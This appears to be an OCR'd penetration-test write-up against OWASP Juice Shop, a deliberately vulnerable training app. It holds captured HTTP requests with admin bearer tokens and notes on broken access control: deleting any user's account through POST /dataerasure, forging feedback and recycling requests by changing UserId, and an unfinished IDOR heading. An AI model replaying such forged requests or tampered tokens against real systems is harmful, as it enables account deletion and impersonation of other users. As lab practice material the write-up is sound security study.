




Request

Pretty Raw Hex


```
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YS
I6eyJpZCI6MSwidXNlcm5hbWUi0iIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwic
GFzc3dvcmQi0iIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUi0iJh
ZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAi0iJlbmRlZmluZWQiLCJwcm9
maWbl SWlhZ2Ui0iJhc3NldHMvcHVibGljL2ltYWdlcy9uc GxvYWRzL2RlZmFlbHRBZGlpbi
5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUi0nRydWUsImNyZWF0ZWRBdCI6IjIwM
jQtMDktMDEgMjM6MjA6NDku0TQ1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDktMDEg
MjM6MzA6NDguND IwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyNTIsMsQ
50H0.xHukL9erYFTYmbYQ_QdDtrPy3mcut2Ru90bYqneUcguNI_Tvsg21Q7o0WrmNWalmMN
FADvZIf4jmegBlUSZ8eRG6PaCtbtcoJmBH7j0v0jTb_xTSsNMECckBkp9pxpGpN0tEcvAKs
y74sItq0GmaCgmKtlVho8_kHtYYjnw6w_c
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
    "message":"ok ok \n",
    "author":"admin@juice-sh.op"
}
```




<< Broken Access Control (Delete Users)>>

<< HIGH >>

can delete users account from the Data Erasure page by(that take 2 parameters securityAnswer & email , we delete the securityAnswer and put any user email and it successed)
in —> [POST /dataerasure]








<< Broken Access Control (Forged Customer_Feedback)>>

<< HIGH >>

here when sent post request we can change the user id and delete also the comment that joining the email of customer , that lead to sent forged feedbaks for different users
in —> [POST api/Feedbacks/]








Request
Pretty
Raw
Hex
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJLaWplY2F6byBpcyBoZXJlIiwiZWlhaWwiOiJhZGlpbkBqdWljZS1saC5vcCIsInBhc3N3b3JkIjoiMDE5MjAyM2E3YmJkNmMyNTAlMTZmMDY5ZGYx0GIlMDAiLCJyb2xlIjoiYWRtaW4iLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZU1tYWdlIjoiaHR0cDovL2phdmFsY3JpcHQ6YWxlcnQoMCkiLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDktMDMgMTQ6MDA6MTQuMDAxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDktMDMgMTU6MTg6NTku0DkwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyNTM3NzU3MH0.dDFrQ1509DbAPsuXyWvKIVv2kvfj78qu_lkLkatsm4lK2aLdv8IsJXfCg3ej-bvEi0fcjsrX9Emy7C9VC1bwX99je539S4KUdRVjIl90qiKt4j-yRRkloll6mp3StG3NS-Fq2jqgbC2dL9wn5-24Q6K7FI4eXtUC6LLDcc3sevs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/jobs
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"UserId":14,
"captchaId":16,
"captcha":"13",
"rating":2
}
Response
Pretty
Raw
Hex
Render
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url"
ku.com/reports?ts=1725380377&sid=812dcc77-0bd0-43b1-a5f1
TcTblgCjf6MGKUDxe7LXW6wmH8FFwnRd7BadVAaIs%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725380377&
43b1-a5f1-b25750382959&s=7ZTcTblgCjf6MGKUDxe7LXW6wmH8FFw
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fracti
_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/20
Content-Type: application/json; charset=utf-8
Content-Length: 153
Etag: W/"99-9/312CaQ5R0+Af21DiFs0xowxlc"
Vary: Accept-Encoding
Date: Tue, 03 Sep 2024 16:19:37 GMT
Via: 1.1 vegur
{
"status":"success",
"data":{
"id":20,
"UserId":14,
"rating":2,
"updatedAt":"2024-09-03T16:19:37.253Z",
"createdAt":"2024-09-03T16:19:37.253Z",
"comment":null
}
}


<< Broken Access Control (Forged Recycling Box Request)>>

<< HIGH >>

can change the userid then send Request for [Recycling Box] and it done and make forged requests in —> [/api/Recycles/]








<< IDOR>>

